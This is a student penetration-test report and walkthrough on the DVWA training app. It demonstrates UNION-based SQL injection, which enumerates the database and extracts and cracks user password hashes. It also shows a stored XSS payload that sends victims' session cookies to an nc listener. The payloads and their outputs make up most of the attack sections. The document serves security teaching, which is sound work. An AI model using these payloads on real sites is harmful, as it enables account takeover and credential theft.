- Recover the session cookies of the stored XSS victims and send them to a server under the attacker's control.
- Recover the passwords of users present in the DB (using SQLi).

Students will be asked for evidence of successful attacks.

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Overview - Walkthrough to solution

Blind SQL injection is a sophisticated variant of SQL injection that does not return error messages when an attacker attempts to exploit a vulnerability. This absence of errors complicates the attack, as the attacker must use logical conditions (such as always TRUE or always FALSE) to infer the application's responses and gather information.

Key Steps in Blind SQL Injection:

1. **Initial Test with an Always TRUE Condition:** Confirming the vulnerability by observing the application's response.
2. **Using Tools like BurpSuite:** Modifying and testing queries to extract useful data without error messages.
3. **Discovering Database Information**:** Using `UNION` statements to reveal database names, table names, and column names.
4. **Extracting Sensitive Data:** Iteratively refining queries to retrieve user information, including usernames and passwords.

Example Outcomes:

Identification of the database name (e.g., `DVWA`).

Listing of tables within the database (`Admin`, `Guestbook`, `Users`).

Extraction of user credentials from the `users` table, showcasing the potential severity of such an exploit. **BELOW ALL THE RESULTS**

1' OR '1'='1 - Always TRUE Condition

The screenshot shows the DVWA application interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. The main content area is titled 'Vulnerability: SQL Injection (Blind)'. It contains a 'User ID:' label, a text input field with the value 'H4CKTH3L0CK', and a 'Submit' button. Below the form, there is a list of user records displayed in red text:

ID	First name	Surname
1' OR '1'='1	admin	admin
1' OR '1'='1	Gordon	Brown
1' OR '1'='1	Hack	Me
1' OR '1'='1	Pablo	Picasso
1' OR '1'='1	Bob	Smith

This request retrieves all users from the database, indicating that our query was executed successfully. You can see the format of the executed code by clicking "view source," which is shown below.

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SQL Injection (Blind) Source

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

1' UNION SELECT 1, database()# - Modified Query

Vulnerability: SQL Injection (Blind)

User ID:


```
ID: 1' union select 1, database()#
First name: admin
Surname: admin
```

```
ID: 1' union select 1, database()#
First name: 1
Surname: dvwa
```

More info

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The result, shown in the adjacent figure, indicates that the database name is `DVWA`. Now, we can print the names of the database tables using the following query:

```
1' UNION SELECT 1, table_name FROM information_schema.tables WHERE  
table_schema = 'dvwa' # - Query to List Tables
```

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' union select 1, table_name from information_schema.tables where table_schema =
First name: admin
Surname: admin

ID: 1' union select 1, table_name from information_schema.tables where table_schema =
First name: 1
Surname: guestbook

ID: 1' union select 1, table_name from information_schema.tables where table_schema =
First name: 1
Surname: users

More info

The query returns the tables in the database: Admin Guestbook Users

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The result, shown in the adjacent figure, reveals all columns in the `users` table. Among these, the `password` column is of particular interest. Modify the query to retrieve user information, including passwords, to complete the hack.

```
1' UNION SELECT 1, column_name FROM information_schema.columns WHERE  
table_name = 'users'# - Query to List Columns
```

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' union select 1, column_name from information_schema.columns where table_name =
First name: admin
Surname: admin

ID: 1' union select 1, column_name from information_schema.columns where table_name =
First name: 1
Surname: user_id

ID: 1' union select 1, column_name from information_schema.columns where table_name =
First name: 1
Surname: first_name

ID: 1' union select 1, column_name from information_schema.columns where table_name =
First name: 1
Surname: last_name

ID: 1' union select 1, column_name from information_schema.columns where table_name =
First name: 1
Surname: user

ID: 1' union select 1, column_name from information_schema.columns where table_name =
First name: 1
Surname: password

ID: 1' union select 1, column_name from information_schema.columns where table_name =
First name: 1
Surname: avatar

More info

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1' UNION SELECT first_name, password FROM users# - User information

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' union select first_name, password from users#

First name: admin

Surname: admin

ID: 1' union select first_name, password from users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select first_name, password from users#

First name: Gordon

Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select first_name, password from users#

First name: Hack

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select first_name, password from users#

First name: Pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select first_name, password from users#

First name: Bob

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Using John The Ripper or Hashcat

Password Hash	Password	User
5f4dcc3b5aa765d61d8327deb882cf99	password	admin
e99a18c428cb38d5f260853678922e03	abc123	gordon
8d3533d75ae2c3966d7e0d4fcc69216b	carlhey	hack
0d107d09f5bbe40cade3de5c71e9e9b7	letmein	pablo
5f4dcc3b5aa765d61d8327deb882cf99	password	bob

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
Stored XSS: The difference between stored and reflected XSS attacks is that stored XSS attacks are saved on the target server, such as in a comment field, in databases, and so on. All users who visit the site will be "infected" by the vulnerability.

Stored XSS: Let's begin the initial tests by entering text in the name and message fields as follows:

Name: H4CKTH3L0CK

Message: ``<script>alert('XSS')</script>``

Now, try switching tabs. Every time you return to the stored XSS tab, you will see the pop-up with the alert message.



The Message field accepts a maximum of 50 characters. We can change this setting by modifying the page source, allowing us to insert our payload.


```
<textarea name="mtxMessage" cols="50" rows="3"
maxlength="50"></textarea>
```

Once the field has been extended to a sufficient number of characters, we insert our payload and start a web server to receive the cookies of victims who visit the site

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
Once the field has been extended to a sufficient number of characters, we insert our payload and start a web server to receive the cookies of victims who visit the site

```
(kali㉿kali)-[~]  
$ nc -l 127.0.0.1 -p 4444  
GET /?cookie=security=low;%20PHPSESSID=fc67c0f1cb729b08380ff50293042e72 HTTP/1.1  
Host: 127.0.0.1:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://meta/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site  
␣ Home
```



The screenshot shows a web browser's developer console with the address bar displaying `127.0.0.1`. The console has tabs for Inspector, Console, Debugger, Network, and Style Editor. The Console tab is active, showing a network request to `"http://127.0.0.1:4444/?cookie=security=low; PHPSESSID=fc67c0f1cb729b08"`. Below the request, there is a yellow warning icon and a message: "Scam Warning: Take care when pasting things you don't understand. This could allow attackers to (possibly without your need to press enter) to allow pasting." At the bottom of the console, a JavaScript payload is shown: `>> window.location='http://127.0.0.1:4444/?cookie='+document.cookie|`.

```
<script>window.location='http://127.0.0.1:4444/?cookie='+document.cookie</script>
```



window.location redirects the page to a target that we specify. As you can see, we have assumed we have a web server listening on port 4444 of our localhost.

The **cookie** parameter is populated with the victim's cookies, which are retrieved using the **document.cookie** operator.

In conclusion, exploiting vulnerabilities such as stored XSS can have serious consequences, allowing attackers to execute malicious scripts on users' browsers. By extending fields to accommodate payloads and starting a web server to capture victim cookies, attackers can potentially steal sensitive information and compromise user security. It underscores the importance of robust security measures, regular vulnerability assessments, and prompt patching to mitigate such risks and safeguard against cyber threats.

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PENETRATION TEST REPORT - H4CKTH3L0CK

MAY 17/05/2024

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